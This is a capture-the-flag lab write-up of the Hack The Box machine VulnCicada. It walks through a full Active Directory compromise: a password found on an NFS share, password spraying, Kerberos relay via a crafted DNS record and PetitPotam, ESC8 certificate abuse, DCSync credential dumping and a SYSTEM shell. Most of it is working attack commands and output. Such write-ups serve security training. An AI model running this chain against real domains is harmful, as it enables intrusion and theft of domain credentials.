



HTB: Kobold Writeup
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.

VulnCicada is a Windows Active Directory machine on Hack The Box, originally from VulnLab, running the cicada.vl domain. NTLM authentication is disabled across the board, so every credential we obtain has to be exercised through Kerberos. An NFS share exposing user profile directories contains a marketing photo with a password visible on a sticky note. After syncing clocks and getting a Kerberos TGT for Rosie.Powell, we collect BloodHound data and run certipy to find the CA flagging ESC8 - web enrollment is open over HTTP with no signing requirement. Using the CredMarshalTargetInfo DNS trick from krbrelayx, we register a crafted DNS record so that when the DC is coerced via PetitPotam it generates a Kerberos ticket for its own machine account but connects to our relay. We forward that ticket to the ADCS HTTP endpoint, receive a certificate for DC-JPQ225$, and use it to retrieve the machine account’s NT hash. From there, psexecsvc.py with the DC machine account cache gets us a SYSTEM shell.
The target is clearly a domain controller - Kerberos on 88, LDAP on 389/636, SMB on 445, and the LDAP certificate confirms the domain is cicada.vl. NFS on port 2049 is the outlier worth keeping in mind.
rustscan -a 10.129.234.48 -- -Pn -A -oA fulltcp
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
111/tcp   open  rpcbind       2-4 (RPC #100000)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.vl)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.vl)
2049/tcp  open  nlockmgr      1-4 (RPC #100021)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.vl)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.vl)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
9389/tcp  open  mc-nmf        .NET Message Framing
<SNIP>
The first thing I do with any Windows box is get reliable DNS resolution and a Kerberos config file in place. netexec can generate both automatically:
nxc smb 10.129.234.48 --generate-hosts-file hosts
nxc smb 10.129.234.48 --generate-krb5-file krb5
SMB 10.129.234.48 445 DC-JPQ225 [*] x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
One piece of information stands out immediately: NTLM:False. This means every single authentication attempt on this machine must go through Kerberos. That changes the tooling and workflow for everything that follows.
I add the generated hosts entry to /etc/hosts and export the Kerberos config:
sudo bash -c 'cat hosts >> /etc/hosts'
export KRB5_CONFIG=krb5
Port 80 serves the IIS default page. feroxbuster finds nothing useful - just the stock iisstart.png and the root.
feroxbuster -k -u http://10.129.234.48/
200 GET  334l  2089w  180418c http://10.129.234.48/iisstart.png
200 GET   32l    55w     703c http://10.129.234.48/
400 GET    6l    26w     324c http://10.129.234.48/error%1F_log
Nothing there. Moving on.
A quick zone query confirms the single DC setup and no interesting additional records:
dig any cicada.vl @cicada.vl
;; ANSWER SECTION:
cicada.vl.  600  IN  A    10.129.234.48
cicada.vl.  3600 IN  NS   dc-jpq225.cicada.vl.
cicada.vl.  3600 IN  SOA  dc-jpq225.cicada.vl. hostmaster.cicada.vl. 217 900 600 86400 3600
With NTLM disabled, even null and guest sessions are going to bounce:
nxc smb 10.129.234.48 -u '' -p ''
nxc smb 10.129.234.48 -u 'guest' -p ''
SMB  10.129.234.48  445  DC-JPQ225  [-] cicada.vl\: STATUS_NOT_SUPPORTED
SMB  10.129.234.48  445  DC-JPQ225  [-] cicada.vl\guest: STATUS_NOT_SUPPORTED
STATUS_NOT_SUPPORTED is the server’s way of saying it won’t speak NTLM at all. I need valid Kerberos credentials before SMB is useful.
Port 2049 is more interesting. NFS on a Windows DC is unusual, and a share open to Everyone is exactly the kind of misconfiguration that gives you a foothold.
showmount -e 10.129.234.48
Export list for 10.129.234.48:
/profiles (everyone)
Let me enumerate what’s inside before mounting:
nxc nfs 10.129.234.48 --enum-shares
NFS  10.129.234.48  2049  10.129.234.48  [+] /profiles
NFS  10.129.234.48  2049  10.129.234.48  4294967294 ---  402.0B   /profiles/Administrator/Documents/desktop.ini  Everyone
NFS  10.129.234.48  2049  10.129.234.48  4294967294 rwx  1.4MB    /profiles/Administrator/vacation.png           Everyone
NFS  10.129.234.48  2049  10.129.234.48  4294967294 rw-  -        /profiles/Rosie.Powell/Documents/$RECYCLE.BIN/ Everyone
NFS  10.129.234.48  2049  10.129.234.48  4294967294 rwx  402.0B   /profiles/Rosie.Powell/Documents/desktop.ini   Everyone
NFS  10.129.234.48  2049  10.129.234.48  4294967294 rwx  1.7MB    /profiles/Rosie.Powell/marketing.png           Everyone
Two image files are accessible without credentials: vacation.png under Administrator and marketing.png under Rosie.Powell. I’ll mount the share and pull both:
mkdir target-NFS
sudo mount -t nfs 10.129.234.48:/profiles ./target-NFS/ -o nolock
target-NFS/
├── Administrator/
│   └── vacation.png
├── Daniel.Marshall
├── Debra.Wright
├── Jane.Carter
├── Jordan.Francis
├── Joyce.Andrews
├── Katie.Ward
├── Megan.Simpson
├── Richard.Gibbons
├── Rosie.Powell/
│   └── marketing.png
└── Shirley.West
The directory listing also hands me a complete user enumeration without touching LDAP - every folder name is a domain user.
nxc nfs 10.129.234.48 --share profiles --get-file 'Rosie.Powell/marketing.png' '/home/itzvenom/boxes/htb/vulncicada'
nxc nfs 10.129.234.48 --share profiles --get-file 'Administrator/vacation.png' '/home/itzvenom/boxes/htb/vulncicada'
marketing.png is where things get interesting:

There’s a sticky note visible on the desk with the password Cicada123. Given that the folder it came from is Rosie.Powell’s profile, this is likely her credential - though since it’s a marketing image, it could have been distributed more broadly. The smart move is to spray it across the full user list.
I have eleven usernames from the NFS directory listing. The first spray attempt goes over SMB, and SMB goes over NTLM by default with these tools:
nxc smb 10.129.234.48 -u users -p 'Cicada123' --continue-on-success
SMB  10.129.234.48  445  DC-JPQ225  [-] cicada.vl\Administrator:Cicada123  STATUS_NOT_SUPPORTED
SMB  10.129.234.48  445  DC-JPQ225  [-] cicada.vl\Daniel.Marshall:Cicada123 STATUS_NOT_SUPPORTED
<SNIP>
All STATUS_NOT_SUPPORTED - as expected. Let’s try LDAP with Kerberos explicitly:
nxc ldap 10.129.234.48 -u users -p 'Cicada123' --continue-on-success -k
LDAP  10.129.234.48  389  DC-JPQ225  [-] cicada.vl\Administrator:Cicada123  KDC_ERR_PREAUTH_FAILED
LDAP  10.129.234.48  389  DC-JPQ225  [-] cicada.vl\Daniel.Marshall:Cicada123 KDC_ERR_PREAUTH_FAILED
<SNIP>
LDAP  10.129.234.48  389  DC-JPQ225  [-] cicada.vl\Rosie.Powell:Cicada123   KRB_AP_ERR_SKEW
LDAP  10.129.234.48  389  DC-JPQ225  [-] cicada.vl\Shirley.West:Cicada123   KDC_ERR_CLIENT_REVOKED
Two things stand out here. Shirley.West gets KDC_ERR_CLIENT_REVOKED, which means the account exists but is disabled or locked. More importantly, Rosie.Powell gets KRB_AP_ERR_SKEW - that’s not a wrong password error. That error means the authentication would succeed if the clocks were in sync. Kerberos requires clocks to be within five minutes of each other, and my machine is currently four hours ahead of the DC.
sudo ntpdate 10.129.234.48
2026-04-01 14:35:01 (+0100) -14399.958865 +/- 0.020808 10.129.234.48 s1 no-leap
CLOCK: time stepped by -14399.958865
With the clock corrected, the spray lands:
nxc ldap 10.129.234.48 -u users -p 'Cicada123' --continue-on-success -k
LDAP 10.129.234.48 389 DC-JPQ225 [+] cicada.vl\Rosie.Powell:Cicada123
Now I can get a TGT:
getTGT.py cicada.vl/Rosie.Powell
Password:
[*] Saving ticket in Rosie.Powell.ccache
export KRB5CCNAME=Rosie.Powell.ccache
With the ticket cached, I can check SMB shares using -k / --use-kcache to authenticate via Kerberos:
nxc smb DC-JPQ225.cicada.vl --use-kcache -u Rosie.Powell --shares
SMB  DC-JPQ225.cicada.vl  445  DC-JPQ225  [+] CICADA.VL\Rosie.Powell from ccache
SMB  DC-JPQ225.cicada.vl  445  DC-JPQ225  Share        Permissions  Remark
SMB  DC-JPQ225.cicada.vl  445  DC-JPQ225  ADMIN$                    Remote Admin
SMB  DC-JPQ225.cicada.vl  445  DC-JPQ225  C$                        Default share
SMB  DC-JPQ225.cicada.vl  445  DC-JPQ225  CertEnroll   READ         Active Directory Certificate Services share
SMB  DC-JPQ225.cicada.vl  445  DC-JPQ225  IPC$         READ         Remote IPC
SMB  DC-JPQ225.cicada.vl  445  DC-JPQ225  NETLOGON     READ         Logon server share
SMB  DC-JPQ225.cicada.vl  445  DC-JPQ225  profiles$    READ,WRITE
SMB  DC-JPQ225.cicada.vl  445  DC-JPQ225  SYSVOL       READ         Logon server share
The CertEnroll share being readable is already a hint that ADCS is in play.
Before chasing any particular path, it’s worth getting a full picture of the domain. I’ll collect BloodHound data including ADCS information:
nxc ldap DC-JPQ225.cicada.vl --use-kcache -u Rosie.Powell --bloodhound -c All --dns-server 10.129.234.48
LDAP  DC-JPQ225.cicada.vl  389  DC-JPQ225  [+] CICADA.VL\Rosie.Powell from ccache
LDAP  DC-JPQ225.cicada.vl  389  DC-JPQ225  Found 33 certificate templates
LDAP  DC-JPQ225.cicada.vl  389  DC-JPQ225  Found 1 Enterprise CAs
LDAP  DC-JPQ225.cicada.vl  389  DC-JPQ225  Bloodhound data collection completed in 0M 10S
With Rosie.Powell marked as owned in BloodHound, there’s no direct path to Domain Admin through group memberships or interesting ACLs from her account. The 33 certificate templates and the visible CertEnroll share suggest ADCS is the right angle.

Running certipy-find through netexec’s module confirms what the shares already hinted at:
nxc ldap DC-JPQ225.cicada.vl --use-kcache -u Rosie.Powell -M certipy-find
CERTIPY-...  DC-JPQ225.cicada.vl  389  DC-JPQ225  CA Name      : cicada-DC-JPQ225-CA
CERTIPY-...  DC-JPQ225.cicada.vl  389  DC-JPQ225  DNS Name     : DC-JPQ225.cicada.vl
CERTIPY-...  DC-JPQ225.cicada.vl  389  DC-JPQ225  Web Enrollment
CERTIPY-...  DC-JPQ225.cicada.vl  389  DC-JPQ225    HTTP
CERTIPY-...  DC-JPQ225.cicada.vl  389  DC-JPQ225      Enabled  : True
CERTIPY-...  DC-JPQ225.cicada.vl  389  DC-JPQ225  [!] Vulnerabilities
CERTIPY-...  DC-JPQ225.cicada.vl  389  DC-JPQ225    ESC8       : Web Enrollment is enabled over HTTP.
The CA is flagging ESC8. This means the ADCS certificate enrollment web interface is reachable over plain HTTP - a protocol that doesn’t enforce message signing or encryption. The core problem is that the /certsrv/ endpoint accepts Kerberos authentication but doesn’t require the client to prove possession of the session key once the ticket has been delivered. That makes it a valid relay target.
To exploit ESC8, we need to coerce the DC into authenticating toward a host we control so we can relay that authentication to /certsrv/ and request a certificate on its behalf. The traditional version of this attack works well with NTLM. With NTLM disabled, we have to relay Kerberos - which until relatively recently was considered impossible.
The key insight, originally from James Forshaw’s research and later implemented in krbrelayx, is a trick involving a Windows API called CredMarshalTargetInfo. When an SMB client builds the Service Principal Name (SPN) for a connection, it appends a Base64-encoded blob of target metadata to the hostname. For example, connecting to a host named DC-JPQ225 causes Windows to internally construct an SPN like cifs/DC-JPQ2251UWhRC...AAAA. If you register a DNS record with exactly that crafted hostname pointing to your attacker machine, the coerced target will request a Kerberos ticket for cifs/DC-JPQ225 - the real DC’s SPN - but will direct the TCP connection to your IP. Your relay server receives a fully valid AP_REQ message containing a Kerberos service ticket for the DC’s machine account, which you can forward directly to the ADCS HTTP endpoint without needing to know any encryption keys.
In practice this means: register the right DNS name, stand up krbrelayx, coerce the DC, and receive a certificate for DC-JPQ225$. Since ADCS web enrollment over HTTP doesn’t require signing, it accepts the relayed ticket and issues the certificate. With a certificate for the DC machine account, we can request a TGT and extract its NT hash via the PKINIT/UnPAC-the-hash technique - which then gives us everything.
bloodyAD can add DNS records to the domain without requiring admin rights - standard authenticated users can do it. The crafted hostname encodes the target info blob that will make the DC’s Kerberos stack strip the suffix and request a ticket for itself:
bloodyAD -u Rosie.Powell -p Cicada123 -d cicada.vl -k --host DC-JPQ225.cicada.vl \
  add dnsRecord DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA 10.10.14.24
[+] DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA has been successfully added
With the DNS record live, I start krbrelayx pointing it at the ADCS web enrollment endpoint, specifying the DomainController template (which is what the DC’s machine account is eligible for) and telling it whose SPN to target:
python3 krbrelayx.py \
  -t http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp \
  --adcs \
  --template DomainController \
  -v 'DC-JPQ225$'
[*] Running in kerberos relay mode because no credentials were specified.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server
[*] Servers started, waiting for connections
Now I trigger PetitPotam via the coerce_plus module in netexec, pointing the coercion listener at our crafted DNS name:
nxc smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k \
  -M coerce_plus \
  -o LISTENER=DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA METHOD=PetitPotam
COERCE_PLUS  DC-JPQ225.cicada.vl  445  DC-JPQ225  VULNERABLE, PetitPotam
COERCE_PLUS  DC-JPQ225.cicada.vl  445  DC-JPQ225  Exploit Success, efsrpc\EfsRpcAddUsersToFile
Back in the krbrelayx window, the relay fires and the certificate comes in:
[*] SMBD: Received connection from 10.129.234.48
[*] HTTP server returned status code 200, treating as a successful login
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 88
[*] Writing PKCS#12 certificate to ./DC-JPQ225.pfx
[*] Certificate successfully written to file
With the certificate for the DC machine account in hand, certipy-ad auth handles the PKINIT authentication and extracts the NT hash via UnPAC-the-hash:
certipy-ad auth -pfx DC-JPQ225.pfx -dc-ip 10.129.234.48
[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC-JPQ225.cicada.vl'
[*]     Security Extension SID: 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Using principal: 'dc-jpq225$@cicada.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc-jpq225.ccache'
[*] Trying to retrieve NT hash for 'dc-jpq225$'
[*] Got hash for 'dc-jpq225$@cicada.vl': aad3b435b51404eeaad3b435b51404ee:[REDACTED]
A DC machine account isn’t just a normal computer account - it holds the DS-Replication-Get-Changes and DS-Replication-Get-Changes-All rights that Active Directory replication depends on. That means we can use it to perform a DCSync attack and pull credentials for any account in the domain directly from the NTDS, without ever touching disk on the DC.
export KRB5CCNAME=/opt/Windows/krbrelayx/dc-jpq225.ccache
secretsdump.py -k -no-pass 'cicada.vl/dc-jpq225$@DC-JPQ225.cicada.vl' -just-dc-user Administrator
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:[REDACTED]
Administrator:aes128-cts-hmac-sha1-96:[REDACTED]
Administrator:des-cbc-md5:[REDACTED]
[*] Cleaning up...
We now have the Administrator’s NT hash and full Kerberos key set.
With the Administrator NT hash in hand, the last step is converting it into a Kerberos TGT using getTGT.py and then riding that ticket into a SYSTEM shell via psexecsvc.py. The reason to go through a TGT rather than pass-the-hash directly is the same constraint that has applied throughout this box - NTLM is disabled, so every authentication must speak Kerberos.
getTGT.py -hashes :[REDACTED] cicada.vl/'Administrator'
[*] Saving ticket in Administrator.ccache
export KRB5CCNAME=/opt/Windows/krbrelayx/Administrator.ccache
psexecsvc.py 'Administrator'@DC-JPQ225.cicada.vl -system -k -no-pass
[*] Requesting shares on DC-JPQ225.cicada.vl.....
[*] Found writable share ADMIN$
[*] Uploading file PSEXECSVC.exe
[*] Opening SVCManager on DC-JPQ225.cicada.vl.....
[*] Creating service PSEXESVC on DC-JPQ225.cicada.vl.....
[*] Starting service PSEXESVC.....
[+] Elevating to system
Microsoft Windows [Version 10.0.20348.2700]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Users\Administrator\Desktop>type root.txt
[REDACTED]
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.
NanoCorp is a Windows AD box: a job-application zip upload leaks an NTLM hash via CVE-2025-24071, AD group abuse pivots accounts, and an NTLM reflection trick (CVE-2025-33073) lands a privileged DC shell.
Medium Linux box chaining a fonttools varLib arbitrary write for initial access, FontForge CVE-2024-25082 tar injection for lateral movement, and a setuptools URL-decode bypass to overwrite sudoers as root.